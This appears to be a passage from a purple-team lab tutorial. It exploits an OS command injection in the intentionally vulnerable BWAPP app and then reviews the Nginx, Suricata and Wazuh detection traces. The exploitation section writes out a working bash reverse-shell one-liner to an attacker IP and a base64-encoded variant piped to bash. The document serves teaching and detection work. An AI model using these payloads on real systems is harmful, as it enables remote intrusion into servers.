


Figure 1.7 - BWAPP login page

As indicated in the red box, we can use the login credentials `bee:bug` to access BWAPP.

We then have access to the web application:




Figure 1.8 - BWAPP home page

We can now perform all kinds of web security scenarios!

Let’s now move on to web application recon.

II. Web recon

This phase consists of **exploring the target web application** to identify exploitable vulnerabilities. In this scenario, we will use BWAPP, a guided application, to demonstrate how an attacker identifies an *OS Command Injection* vulnerability. This step is crucial to understand how an attacker can **map a target** and prepare an exploitation.

> Note:
>
> Given that this vulnerable web application is guided, this step will be relatively short compared to a “black box” type web security test.

After connecting to BWAPP, we notice several tabs associated with a web vulnerability. For this scenario, we will use the *OS Command Injection* vulnerability as shown below:




Figure 1.9 - Web vulnerability selection on BWAPP

Then click on the *Hack* button to access the associated web page:




Figure 2.0 - Page vulnerable to system command injection, *BWAPP*

We are then redirected to `http://bwapp.lab/commandi.php`.

We obtain a page that appears to perform a **DNS lookup** on a given domain name.

Since the chosen scenario is simple and educational, we can use a simplistic payload like: `;id` following the command already in place.




Figure 2.1 - Injection of the system command `id`

The objective here is to verify if system command injection is possible through this field.

Command used:

```
www.nsa.gov;id
```

Expected result: Return of the system command `id` potentially under the `www-data` service user.

We obtain the following result:

Figure 2.2 - System command injection result

Perfect! The result obtained confirms the vulnerability of the field.

Let’s now try to exploit it more concretely to obtain a *reverse shell* on the target machine!

III. Exploitation

This section describes how to exploit the identified vulnerability to obtain **remote code execution (RCE)** and establish a **reverse shell** in the Docker container. We will detail the **payloads used**, **encoding techniques** (such as base64), and **steps to bypass restrictions**. The objective is to simulate a realistic attack while documenting the generated events.

Establishing the reverse shell

Before establishing the reverse shell, we need to retrieve the IP address of our attack machine:

Command used:

```
ip a
```

Result obtained (in my case on my home network `192.168.1.0/24`):

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e7:4f:4b brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.116/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 82790sec preferred_lft 71990sec
    inet6 2001:861:5289:e280:ba19:28f1:e900:2ae4/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86225sec preferred_lft 14225sec
    inet6 fe80::c1b8:b8e1:799b:e611/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 2.3 - Network settings of the attack machine

Great, our IP address here is therefore `192.168.1.116`.

Now to establish a reverse shell, there are different payloads (bash, Python, Perl, etc.) depending on our needs and what is available on the target machine.

Here we will use the famous bash one-liner: `bash -i >& /dev/tcp/192.168.1.116/4444 0>&1`

Before executing this payload, we must set up our listener on port `4444`:

Command on WAN-ATTACK-LIN:

```
# Setting up listener on port 4444 with Netcat
nc -lnvp 4444
```

Expected result: Reverse shell connection established from the container to the attacker upon payload execution.




Figure 2.4 - Netcat listener (port 4444)

Command in the vulnerable field:

```
# Opening an interactive bash shell to 192.168.1.116:4444
```

```
;bash -i >& /dev/tcp/192.168.1.116/4444 0>&1
```

We can therefore try our payload on BWAPP:

Figure 2.5 - Malicious payload execution on BWAPP

However, you will notice that we get nothing on our listener side:




Figure 2.6 - Netcat listener (port 4444)

Indeed, the payload contains many special characters (`&, /, >`) which causes the reverse shell to fail.

Base64 Payload Encoding

Special characters can be misinterpreted on the server side, causing unexpected errors. To correctly transmit our entire payload, we can use simple *base64* encoding using the `base64` command.

We must first encode our previous payload:

Base64 encoding command:

```
echo 'bash -i >& /dev/tcp/192.168.1.116/4444 0>&1' | base64
```

Result obtained:




Figure 2.7 - Base64 payload encoding

Good, we have correctly encoded our payload in *base64*.

However, we must modify the payload that we will place in the BWAPP field:

Final payload:

```
;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTE2LzQ0NDQgMD4mMQo= | base64 -d | bash
```

Explanation: The command below allows us to send our *base64* encoded payload, then decode it (`base64 -d`) and finally execute it with `bash`.

Since our reverse shell depends on the `base64` command (which is generally available on a Linux machine), we must ensure it is present on the target machine.

To do this, we can use the `which` command which displays the path of a given binary:

Payload to execute on BWAPP:

```
;which base64
```

Figure 2.8 - Verification of base64 command presence

Result obtained:

Figure 2.9 - Verification result (base64 command)

Perfect, the binary is present. Everything looks good for obtaining our reverse shell!

Let’s now place our previous payload in the vulnerable field and execute it.

We thus obtain our reverse shell on our attack machine:

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.116] from (UNKNOWN) [192.168.1.47] 1346
bash: cannot set terminal process group (329): Inappropriate ioctl for device
bash: no job control in this shell
www-data@69aed32d7d29:/app$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@69aed32d7d29:/app$ whoami
whoami
www-data
www-data@69aed32d7d29:/app$
```

Figure 3.0 - Reverse shell obtained

We have now obtained initial access to the target machine :)

Let’s now take a look at our *blue team* tools (Wazuh, Suricata, Docker logs).

IV. Logs & detection

This section focuses on analyzing **logs** and **alerts** generated by detection tools (Wazuh, Suricata, Nginx, Docker) during the attack scenario execution. The objective is to identify traces left by the attacker, evaluate the effectiveness of current detection rules, and propose **improvements** to strengthen visibility and incident response.

Nginx logs (Docker Container)

This subsection examines the **Nginx logs** generated by the Docker container hosting the **Nginx** reverse proxy. These logs are essential to identify **exploitation evidence** and understand how the attacker interacted with the application.

Docker logs obtained on the Nginx side:




Figure 3.1 - Docker Nginx logs (part 1)




Figure 3.2 - Docker Nginx logs (part 2)

Web activity has been properly recorded in the Nginx logs.

Nginx logs capture the following key elements:

- **Source IP**, **timestamp**, **HTTP method/path**, **return codes**, **user-agent** and **referrer**, useful for traceability and detection of suspicious behaviors (scans, fuzzing, etc.).
- **Error logs** (e.g., timeouts, upstream errors) indicating exploitation attempts.

Although we find web activity logs, these lack important information such as:

- **Virtual Host and Server_name** (Requested HTTP Host and the affected Nginx vhost): identifies which web application was targeted.
- **POST/PUT request methods** (request body): rarely logged by default (attention to volume/confidentiality in production), but useful in a lab to detect injections or actions on the application.
- **Processing time/latency**: `$request_time` and `$upstream_response_time` indicate heavy actions or possible malicious or DoS blocks.
- **MAC address or container ID**: to correlate activity to an individual Docker host for forensics.

This first version of the ***Lab4PurpleSec*** lab already allows capturing **detailed Nginx logs**, but as seen previously, some **limitations** remain for optimal attack detection.

Some improvement suggestions:

- Enable request body logging (for malicious payloads).

- Add custom fields (e.g., `container_id`).
- Strengthen integration with Wazuh/Suricata.

These improvements will allow **strengthening detection** and **simulating more realistic attacks** in future versions of the lab.

> 💡 Want to contribute?
> This project is open source and open to all contributions! Whether it's for:
>
> - Proposing new features.
> - Correcting or enriching documentation.
> - Strengthening detection (Suricata rules, Wazuh integrations).
> - Improving scenarios (adding attack/defense techniques).
>
> **Find the project on Github (**https://github.com/0xMR007/Lab4PurpleSec) and don't hesitate to open an *issue* or a *pull request*!
> ⭐ Each **star on the repository** also encourages its development.
>
> *Together, let's make **Lab4PurpleSec** an even more powerful tool for the cyber community!*

Suricata network alerts

This subsection reviews the **alerts generated by Suricata**, the IDS/IPS configured on pfSense. These alerts allow detecting **intrusion attempts**, **suspicious connections**, and **attack patterns** (such as reverse shells). We will evaluate if current Suricata rules are sufficient to identify the attack and propose improvements to strengthen detection.

To visualize Suricata alerts reported in Wazuh, we can start by going to the Wazuh agent management page `/endpoints-summary/agents-preview`.

Active Wazuh agents:




Figure 3.3 - Wazuh agent management page

Our two Wazuh agents are properly detected as “active” by the Wazuh server.

Let’s open two tabs to get a global view of these two machines.

We will focus on the pfSense agent in this section.

Alerts obtained on Wazuh (pfSense agent):




Figure 3.4 - Events received page - pfSense agent

